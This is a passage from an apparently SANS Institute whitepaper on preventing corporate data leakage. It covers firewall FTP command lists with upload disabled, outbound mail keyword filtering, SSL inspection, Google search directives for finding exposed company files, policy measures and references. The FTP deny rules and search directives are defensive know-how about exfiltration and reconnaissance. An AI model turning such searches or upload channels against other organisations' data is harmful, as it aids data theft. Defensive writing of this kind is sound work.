- ☑ PWD - Print the current working directory on the server
- ☑ RENAME - Rename files on the server
- ☑ RMDIR - Remove directories from the server
- ☑ SITE - Send site-specific commands to the server
- ☑ SMNT - Mount a file system data structure on the server

As earlier discussed, the use of FTP as a means to leak data exists, and with the settings above would not be prevented, as all commands are allowed, including PUT. To mitigate this threat, the policy can be altered to remove all commands other than those required to download files, as follows:

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Illustration 11. Application Proxy Firewall Screenshot 2



Server: Orange Area: FTP

Name	Description	Commands	Virus/Spyware Scanning
default	default ftp application defense.	Off	Off

Name: default

Description: default ftp application defense.

Allowed FTP Command Categories:

○ None
○ All
● Custom


- □ APPEND - Append a local file to a file on the remote machine
- ☑ CHDIR - Change directory on the server
- □ DELE - Delete files from the server
- ☑ GET - Download files from the server
- □ MKDIR - Create directories on the server
- ☑ PASV - User requesting connection from server
- ☑ PORT - User specifying connection to client
- □ PUT - Upload files to the server
- ☑ PWD - Print the current working directory on the server
- □ RENAME - Rename files on the server
- □ RMDIR - Remove directories from the server
- □ SITE - Send site-specific commands to the server
- □ SMNT - Mount a file system data structure on the server

As can be seen, the PUT command has been unchecked (along with other unnecessary commands), thereby preventing any users covered by the associated rule from uploading files that contain confidential data. In the case that other users require FTP upload capability for any valid reason, additional firewall configuration can be made to allow this.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Application Proxy Firewalls may also provide the ability to prevent data leakage through keyword inspection of outbound email. However this will probably require the list to be built manually, and other more purpose designed solutions, such as Secure Content Management solutions will better serve this capability. The screenshot below shows how this can be achieved via an Application Proxy Firewall:

Illustration 12. Application Proxy Firewall Screenshot 3



Server: Orange Area: Mail (Sendmail)

Name	Description	Size	Max Size	Keyword Search	MIME/Virus/S
default	default mail application defense.	On	1.00 MB	On	On
Inbound-Mail-With-Scanning		On	1.00 MB	Off	On
Outbound-Mail-With-Scanning		Off	Not Applicable	Off	Off

Name: Outbound-Mail-With-Scanning

Description:

Minimum Number of Phrase Matches Required for Rejection of Message: 5

Total Number of Phrase Matches to Verify Before Rejection: ● Minimum ○ All

Phrase List:

Before	Phrase Text	After
	Commercial\20In\20Confidence	
	CONFIDENTIAL	
	For\20Internal\20Use\20Only	
	Internal\20Distribution\20Only	
	Top\20Secret	

Application Proxy Firewalls will also help mitigate the following threats:

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

- External attack. To avoid data being stolen by external hackers. Through inspection of the application itself, any malicious traffic initiated by a hacker will be detected as not conforming to acceptable behavior and the connection will terminate.

- Malware and malicious web pages. As detailed, a web site that is compromised could contain malware that the user will automatically download if they have a particular vulnerability. As this would be classed as an application level attack, a Stateful Inspection firewall would not detect the behavior of the malware at the Network level. However an Application Proxy Firewall would analyze the behavior of the malware at the Application Layer and detect the malicious nature.


3.1.8 SSL Tunneling mitigation

In order to obfuscate the sending of data, a more technically savvy individual may choose to create an SSL tunnel in which to send their data. As SSL data is normalized, it is very difficult for many firewalls and security appliances to detect the nature of the data in the message. There are a small number of products that can inspect SSL traffic. This is achieved by a device acting as an SSL proxy. Please refer to the diagram below during the explanation of this concept. The client system initiates an SSL handshake with the Proxy (1), with a GET request for a secure web page. The proxy then initiates a secure session with the host (2). The host and the proxy perform a key exchange and the host issues a certificate to the proxy (3). The proxy checks the certificate against Certificate Revocation Lists. It then relays the GET request for the page (4). The secure

© SANS Institute 2007, Author retains full rights.

server then delivers the page to the proxy (5). The proxy decrypts this traffic so then has the clear text of the communication, and this can be inspected according to defined policies for malware, confidential information, etc (6). The proxy then re-encrypts the traffic and establishes a secure connection with the client, delivering the content with the original URL (7) [50]. An example of this type of solution is Webwasher from Secure Computing. Microsoft's ISA firewall also offers a similar capability, known as SSL Bridging.[51]

Illustration 13. SSL Proxy conceptual diagram



Alternatively, an organization may consider blocking SSL traffic on port 443 completely, or via web filtering (see below) as a means to prevent this. However this will obviously prevent users from acceptable usage, such as online banking, etc, so may not be practical.

Advantages: Will detect encrypted traffic that users are utilizing to bypass other security measures.

Disadvantages: Limited vendors providing this type of solution,

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

will involve additional cost.

3.1.9 Employee Internet Management / Web Filtering

Organizations may decide to deploy solutions that monitor what web sites users visit and block access as required. This may allow an organization to restrict access to Web mail sites, Blogging sites, and Phishing sites etc. Numerous vendors provide solutions including SurfControl, WebSense, Secure Computing, and Marshal.

© SANS Institute 2007, Author retains full rights

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

3.1.10 Search Google for company documents

Utilize Google's search directives to locate files that are accessible on your web site (i.e. when they shouldn't be). Also search for any web sites that link to your web site – are there any sites you don't expect? If you then run the site directive against these web sites you may find they also have some of your documents there which are unauthorized.[52]

```
site:www.[domain_name].com .xls .doc .ppt

link:www.[domain_name].com
```

3.1.11 Solution models

3.1.11.1 Managed Service Provider (Hosted)

Essentially, a managed service type of offering is available to help organizations reduce spam and malware "in the cloud". Email is routed to the Managed Service Provider, by altering the customer's DNS MX record entry to point to the provider, which then performs the 'cleansing' and then forwards only valid email to the organization. This helps reduce the traffic they receive at the gateway. From a Data Leakage perspective, malware such as key loggers and Trojans can be detected and deleted before ever reaching the gateway. A number of Managed Service Providers also offer outbound protection, and this can include capabilities such as keywords, regular expressions, file types, and so forth, to help mitigate the outbound email data leakage threat. Examples of Managed Solution Providers include MessageLabs, Mail Guard, and Surf Control. If evaluating these services, the reader should pay close attention to the capabilities, such as bi-

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

directional scanning, attachment scanning, compliance capabilities, as well as cost. Simply opting for the cheapest service on the market may leave an organization exposed.

Managed Solution Providers are ideal for businesses without dedicated IT / Security personnel, and are usually priced by user, for a set period of time (such as 12 months).

3.1.11.2 In-house

Most of the mitigation technologies discussed so far require the organization to implement and manage them internally. Naturally this will require resources, such as full time employees, or perhaps contractors, so the cost will be higher. In-house solutions generally fit in one or more of the following areas of an organization's infrastructure – at the desktop (agent based), at the network level, or at the gateway.

- Agent based – these require agents to be installed on users' desktops. For example, Secure Content Management solutions may make use of this. The agent resides as a background process, quietly observing the activity of the user, and monitoring for any breach of policy, for instance attempting to access a file without appropriate rights.

- Network based solutions essentially listen to network traffic, looking for unauthorized activity. For instance a user contacting someone externally via Instant Messaging could be detected if they attempt to send information that contains particular words or phrases. Alternatively, some Secure Content Management solutions may make a network folder available, and

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

users can move files that need to be fingerprinted into this folder.

- Gateway based solutions, such as Application Proxy Firewalls, certain Secure Content Management solutions, or Internet Access solutions, basically control what flows between the internet, and the internal network, intercepting traffic that either is malicious, or contains inappropriate files or keywords.

3.2 Policy and Process

It is important that all security measures be deployed in accordance with an over arching policy of data protection. This policy should contain:

3.2.1 Data Classification / Taxonomy

In line with classification issues and protective markings already discussed, proper classification of data will help minimize the risk of inappropriate sending of data. Data classification is often incorporated into an Information Lifecycle Management (ILM) strategy of a business. In this situation, the driving force behind the classification is to determine storage requirements; however a proper classification structure (taxonomy) should also address other infrastructure requirements, including Security. Irrespective of whether or not a company has an existing ILM strategy, the organization must develop a process which aligns the value (in terms of security and cost) with the cost of implementing appropriate security measures.

3.2.2 Value / Risk matrix for data

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

In conjunction with classification, organizations should identify high risk data types such as financial records, customer data, product designs/formulas, intellectual property, etc. This allows an organization to design and implement stronger security measures to protect the highly sensitive data. This may also be performed in accordance with the requirements of any relevant compliance programs. The value of these data assets and the implications of their loss should be calculated and documented in a matrix.

3.2.3 Ownership standards

An organization should develop some form of ownership standard, to formalize who actually owns data within the organization, and who has access rights to it. This standard should then be enforced using a secure content management approach (as discussed) and/or suitable user rights management and object and folder privileges. For instance in a Microsoft Active Directory environment, appropriate use of Group Policy, User Rights Assignment, and object privileges should be made to ensure users do not have any inappropriate access to network shares or files.

3.2.4 Secure database models

Database designers and programmers must build security into organizational databases to prevent security flaws within the structure of the databases from being discovered and exploited.

Additionally, the database authentication scheme should be at a level that provides a security level relevant to the organization.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

3.2.5 Acceptable methods of data exchange

A policy of what communication methods may be used to exchange data, both internally and externally should be put in place, and combined with the technical measures to ensure the standards are met. In situations where data is required to be exchanged and carried via USB devices or other removable media, procedures for the safeguarding of these devices and media must be put in place.

3.2.6 Confidentiality/NDAs

To improve the organization's legal position, it is advisable to have employees sign Confidentiality / Non-Disclosure Agreements. This may also have the effect of deterring an individual from inappropriate disclosure of information, as well as giving the organization the opportunity to prosecute an individual that has breached the terms of the agreement.

3.2.7 User Education

Forewarned is forearmed. Education of users and well-communicated policy are essential components to an organization's data protection strategy. It adds yet another layer of defense.

Users must be made aware of their responsibilities with regards to their Internet resources, and that they must not send out confidential information. Nor should they use Web mail or IM for sending / receiving files. Precautions for notebooks should also be included in the training.

It is also essential that the *organization ensure that policies are properly communicated* so that they are read, understood, and

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

signed by employees. Ongoing audits and reviews should also be performed by the organization. A poorly worded or communicated policy will hinder the adherence to employee policy, and introduce risk due to lack of understanding or lack of awareness (ignorance).

3.2.8 Secure Data Destruction

There are a number of actions an organization can take to securely destroy physical media and records, including the use of high security shredders (i.e. cross-cut); contract a secure document and/or magnetic/optical media destruction service; and educating employees to not just dump papers into the rubbish/dumpster.

© SANS Institute 2007, Author retains full rights.

3.3 Summary of Vector / Mitigation

For easy reference, the following table depicts the appropriate mitigation technique(s) for each data leakage vector.

Illustration 14. Vector / Mitigation Matrix

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

VECTOR	SCM	Reputation Systems	Thin Client	SOE	AntiVirus	Protective Markings	Application Proxy FW	SSL
Email	●	●			●		●	
FTP	●				●		●	
HTTP	●	●			●		●	
IM	●				●		●	
WebLogs	●						●	
P2P	●						●	
SSL Tunnelling							●	●
Removable media	●		●	●				
Classification error						●		
Hard copy / fax								
Photographs								
Hacker penetration							●	
Malware					●		●	
Social Engineering								
Dumpster Diving								
Phishing							●	
Physical theft								

4 Benefits

Depending on the organization, the importance of the following benefits may vary, however they are all valid to some degree.

- Reduction in Spam, Viruses, and other malware. Prevention of malware that infects systems, causing downtime, costly cleaning, and the risk of data being stolen, and will help organizations keep risks such as identity theft to a minimum. Further benefits will include improved employee productivity and reduced bandwidth consumption.

- Compliance. A thorough defense strategy against data leakage will help organizations meet the requirements of any compliance programs that they must adhere to.

- Avoidance of legal liability. Prevention of financial

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

losses due to regulatory fines or civil damages from law suits or class actions.

- Improved security of data. Prevention of the unauthorized release of confidential information, such as customer data (also meeting compliance issues as per above).

- Protection of Intellectual Property. Minimizing loss of intellectual property will help maintain the competitive advantage that a business holds.

- Maintaining a healthy business reputation. Any organization that has an online presence and holds confidential customer information will receive negative publicity and damaged reputation should their data be lost or stolen. Preventing this occurring will help maintain a positive reputation for the organization.

- Avoidance of potentially catastrophic events such as complete failure of the business. Should a data leakage event result in a combination of loss of confidential customer information, loss of reputation and compliance failure, resulting in legal liability (including regulatory and civil damage claims), these events could form the "perfect storm" and lead to the total collapse of the organization.

Summary

In conclusion, I hope this paper provides a starting point for

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

businesses in their efforts to mitigate data leakage, and I have discussed a number of the common vectors and mitigation techniques. The biggest threat is probably not the external attacker (be it cracker, phisher, or social engineer), nor malicious employee, but instead the unaware employee inadvertently divulging sensitive data. A combination of technological protection, policy and process, and education should help plug this leak.

Put in place a data classification scheme, understand your data – both what it is and what it is worth to the business, put in place policies and educate users. Then, implement protection at the gateway and the desktop – for instance a gateway based content management solution, application proxy firewall, and limit USB devices (naturally this will depend on budget). For organizations with limited budgets, consider using third party managed services. Ongoing reviews should be conducted, especially if compliance is a concern, to ensure that the systems and policies in place are appropriate for the organization and performing in accordance with requirements.

Whilst malicious attackers are the minority, they should not be ignored. It is clear that there are a wide range of methods by which data can escape the organization. Whilst there are a variety of solutions and policies a business can utilize to mitigate data leakage, there is no 100% fool-proof solution. The most determined attacker will find a way of getting data out. By implementing a variety of solutions, businesses can minimize its likelihood, at least making it difficult for the attacker.

Organizations should not rely on just one technique for mitigation – a defense-in-depth strategy is required. There is no point plugging one hole in the dike when many other holes are leaking

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

water. Also, I wish to point out that I have not included every possible way for data to escape, nor every possible mitigation technique, but I have focused on those I believe to be most common.

Finally, remember this is a dynamic world, so we must all keep up with changing techniques and new technologies in order to keep on top of the data leakage threat.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Appendix 1. References

1 Author undisclosed. (2007). *Information Leak Statistics*. Retrieved May 30, 2007, from Websense.

Web site: http://www.websense.com/global/en/ResourceCenter/LeakSolutions/

2 Author undisclosed. (October 2006). *Stop the Insider Threat*. CSO Focus Vol.2 No.1

3 Author undisclosed. (October 2006). *Stop the Insider Threat*. CSO Focus Vol.2 No.1

4 Keeney, M. et al. (May 2005). *Insider Threat Study: Computer System Sabotage in Critical Infrastructure Sectors*. United States Secret Service / CERT.

5 Keeney, M. et al. (May 2005). *Insider Threat Study: Computer System Sabotage in Critical Infrastructure Sectors*. United States Secret Service / CERT.

6 Hutcheon, S. (2007). *Job website's data bungle*. Retrieved June 30, 2007, from the Sydney Morning Herald.

Web site: http://www.smh.com.au/news/security/job-websites-data-bungle/2007/06/24/1182623749129.html

7 Geer, D. (2005). *Locking Down IM*. Retrieved September 5, 2007, from Computerworld.

Web site: http://www.computerworld.com.au/securitytopics/security/story/0,10801,104156,00.html

8 Author undisclosed. (2007). *Comparison of instant messaging clients*. Retrieved April 10, 2007, from Wikipedia

Web site: http://en.wikipedia.org/wiki/Comparison_of_instant_messaging_

© SANS Institute 2007, Author retains full rights.

clients

9 Kotadia, M. (2006). *Skype Worm on the loose*. Retrieved April 15, 2007, from ZDNet Australia

Web site: http://www.zdnet.com.au/news/security/soa/Skype_worm_on_the_loose_Websense/0,130061744,339272748,00.htm

10 Author undisclosed. (2007). *Instant Messaging (IM) Security Center*. Retrieved September 13, 2007, from Akonix.

Web site: http://www.akonix.com/im-security-center/

11 Georgi, S. (2007). *The 2007 P2P survey shows the continuing relevance of P2P and the growing popularity of new applications like Skype, Joost and media streaming*. Retrieved September 13, 2007, from PR-Inside.

Web site: http://www.pr-inside.com/the-2007-p2p-survey-shows-the-r213031.htm

12 James, C. (2007). *P2P slammed as 'new national security risk'*. Retrieved August 12, 2007, from CRN Australia.

Web site: http://www.crn.com.au/story.aspx?CIID=88195

13 http://www.wikipedia.org. (2007).

14 Parizo, E.B. (2007). *Super Bowl stadium Web site hacked, delivered malware*. Retrieved April 14, 2007, from SearchSecurity.com.

Web site: http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1242031,00.html

15 http://www.megaproxy.com. (2007).

16 Mitnik, K. and Simon, W. (2002). *The Art of Deception*. Wiley.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

17 Turner, D. et al. (2007) *Symantec Internet Security Threat Report: Trends for July to December 2006. Volume XI*. Retrieved April 16, 2007, from Symantec Corporation.

Web site: http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xi_03_2007.en-us.pdf

18 http://www.amazon.com. (2007).

19 Larsson, P. 2007. *USB – the Achilles' heel of data security*. Retrieved June 15, 2007, from SC Magazine.

Web site: http://www.securecomputing.net.au/feature/usb--the-achilles-heel-of-data-security.aspx

20 Usher, A. (2006). *Sharp Ideas™ Slurp Audit Exposes Threat Of Portable Storage Devices For Corporate Data Theft*. Retrieved August 15, 2007, from Sharp Ideas.

Web site: http://sharp-ideas.net/ideas/2006/01/24/sharp-ideas%e2%80%99-slurp-audit-exposes-threat-of-portable-storage-devices-for-corporate-data-theft/

21 SANS Institute. (2006). GSEC Training Courseware.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

22 Bayan, R. (2004). *Simple strategies to stop data leakage*. Retrieved August 20, 2007, from TechRepublic.

Web site: http://articles.techrepublic.com.com/5100-10878_11-5293877.html

23 Heck, M. (2006). *Guard Your Data Against Insider Threats*. Retrieved June 4, 2007, from InfoWorld.

Web site: http://www.infoworld.com/article/06/01/13/73680_03TCdataleak_1.html

24 Evers, J. (2005). *Details emerge on credit card breach*. Retrieved June 8, 2007, from CNET.

Web site: http://www.news.com/Details+emerge+on+credit+card+breach/2100-7349_3-5754661.html?tag=item

25 Author undisclosed. (2007). *Hackers stole 'millions' of users' IDs*. Retrieved August 30, 2007, from Sydney Morning Herald.

Web site: http://www.smh.com.au/news/security/hackers-stole-millions-of-job-site-users-ids/2007/08/30/1188067239792.html?sssdmh=dm16.276597

25 Author undisclosed. (2007). *Monster.com Job Site Attacked By Phishers*. Retrieved August 30, 2007, from CBS News.

Web site: http://www.cbsnews.com/stories/2007/08/23/tech/main3197459.shtml?source=RSSattr=Business_3197459

27 Friedl, S. (2005). SQL *Injection Attacks by Example*. Retrieved July 15, 2007, from UnixWiz.

Web site: http://www.unixwiz.net/techtips/sql-injection.html

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

27 Delio, M. (2001). *'Sircam' Worm Getting Hotter*. Retrieved May 22, 2007, from Wired.

Web site:
http://www.wired.com/science/discoveries/news/2001/07/45427

29 Tay, L. (2007). *Phishing scam targets Australian taxpayers.* Retrieved August 9, 2007, from Computerworld Australia.

Web site:
http://www.computerworld.com.au/index.php/id;1758131079

30 Statistics collated from Phishtank Archives. Retrieved August 25, 2007, from Phishtank.

Web site: http://www.phishtank.org

31 Utter, D. (2007). *Phishers Could Trawl With Pre-Phishing Attacks*. Retrieved May 3, 2007, from SecurityProNews.

Web site: http://www.securitypronews.com/news/securitynews/spn-45-20070424PhishersCouldTrawlWithPrePhishingAttacks.html

32 Sullivan, N. (2007). *Revealing Web History Without JavaScript*. Retrieved May 3, 2007, from Symantec Corporation.

Web site:
http://www.symantec.com/enterprise/security_response/weblog/2007/04/ css_history.html

33 Author undisclosed. (2006). *ChoicePoint Settles Data Security Breach Charges; to Pay $10 Million in Civil Penalties, $5 Million for Consumer Redress.* Retrieved May 10, 2007, from the Federal Trade Commission.

Web site: http://www.ftc.gov/opa/2006/01/choicepoint.htm

34 Author undisclosed. (2007). *The Children's Online Privacy Protection Act*. Retrieved May 10, 2007, from the Federal Trade Commission.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Web site:
http://www.ftc.gov/privacy/privacyinitiatives/childrens.html

35 Author undisclosed. (2007). *The Gramm-Leach Bliley Act*. Retrieved May 10, 2007, from the Federal Trade Commission.

Web site:
http://www.ftc.gov/privacy/privacyinitiatives/glbact.html

36 Author undisclosed. (2007). *The Gramm-Leach Bliley Act: Pretexting*. Retrieved May 10, 2007, from the Federal Trade Commission.

Web site:
http://www.ftc.gov/privacy/privacyinitiatives/pretexting.html

37 http://www.lyncsoftware.com

38 Author undisclosed. (2006). Information Leak Protection Accuracy and Security Tests. Percept Technology Labs Inc.

39 http://www.dictionary.com

40 Author undisclosed. (2007). *IronPort Reputation Filters, IronPort*. Retrieved August 17, 2007, from IronPort.

Web site:
http://www.ironport.com/au/technology/reputation_filters.html

40 Author undisclosed. (2007). *Web Threats*. Retrieved September 2, 2007 from Trend Micro.

Web site: http://us.trendmicro.com/us/threats/enterprise/web-threats/index.html

41 Guevarra, C. (2007). *Another malware pulls an Italian job*. Retrieved September 10, 2007, from TrendLabs (Trend Micro).

Web site: http://blog.trendmicro.com/another-malware-pulls-an-italian-job/

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

42 Henry, P. (2006). *Automated Evasion*. Retrieved September 1, 2007, from State of Insecurity.

Web site: http://www.phenry.net/Site/Articles/Entries/2006/10/16_Published_-_Automated_Evasion.html

44 Townsend, K. (2006). *There's a new kid on the block, going by eVade o'Matic Module, or VoMM for Short*. Retrieved May 18, 2007, from IT Security.

Web site: http://www.itsecurity.com/features/news-feature-metasploit-vomm-102906/

45 Author undisclosed. (2007). *Security Classifications and the Protective Marking System*. Retrieved July 29, 2007, from The Crown Prosecution Service (UK).

Web site: http://www.cps.gov.uk/legal/section14/chapter_i.html

46 Jones, N. and Colla, G. (2005). *Email Protective Marking Standard for the Australian Government*. Retrieved July 29, 2007, from the Australian Government Information Management Office.

Web site: http://www.agimo.gov.au/__data/assets/pdf_file/0010/46459/Email_Protective.pdf

46 Author undisclosed. (2007). *Document Classification for Microsoft Office*. Retrieved July 29, 2007, from Titus Labs.

Web site: http://www.titus-labs.com/software/DocClass_default.html

47 Ranum, M. (2007). *White Paper: Dude, You Say I Need an Application Layer Firewall?* Retrieved June 13, 2007, from Secure Computing.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Web site:
http://www.securecomputing.com/webform.cfm?id=123&ref=scurwp1691

49 http://www.ietf.org/rfc/rfc0959.txt?number=959

49 Author undisclosed. (2006). *White Paper: Eliminating Your SSL Blind Spot*. Retrieved June 13, 2007, from Secure Computing.

Web site:
http://www.securecomputing.com/webform.cfm?id=119&ref=pdtwp1657

50 Shinder, Dr T. (2005). *Configuring SSL Bridging on ISA Server 2004*, Retrieved July 24, 2007, from TechRepublic.

Web site: http://articles.techrepublic.com.com/5100-6345_11-5533965.html

51 Skoudis, E. and Liston, T. (2005). *Counter Hack Reloaded*. Prentice Hall.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.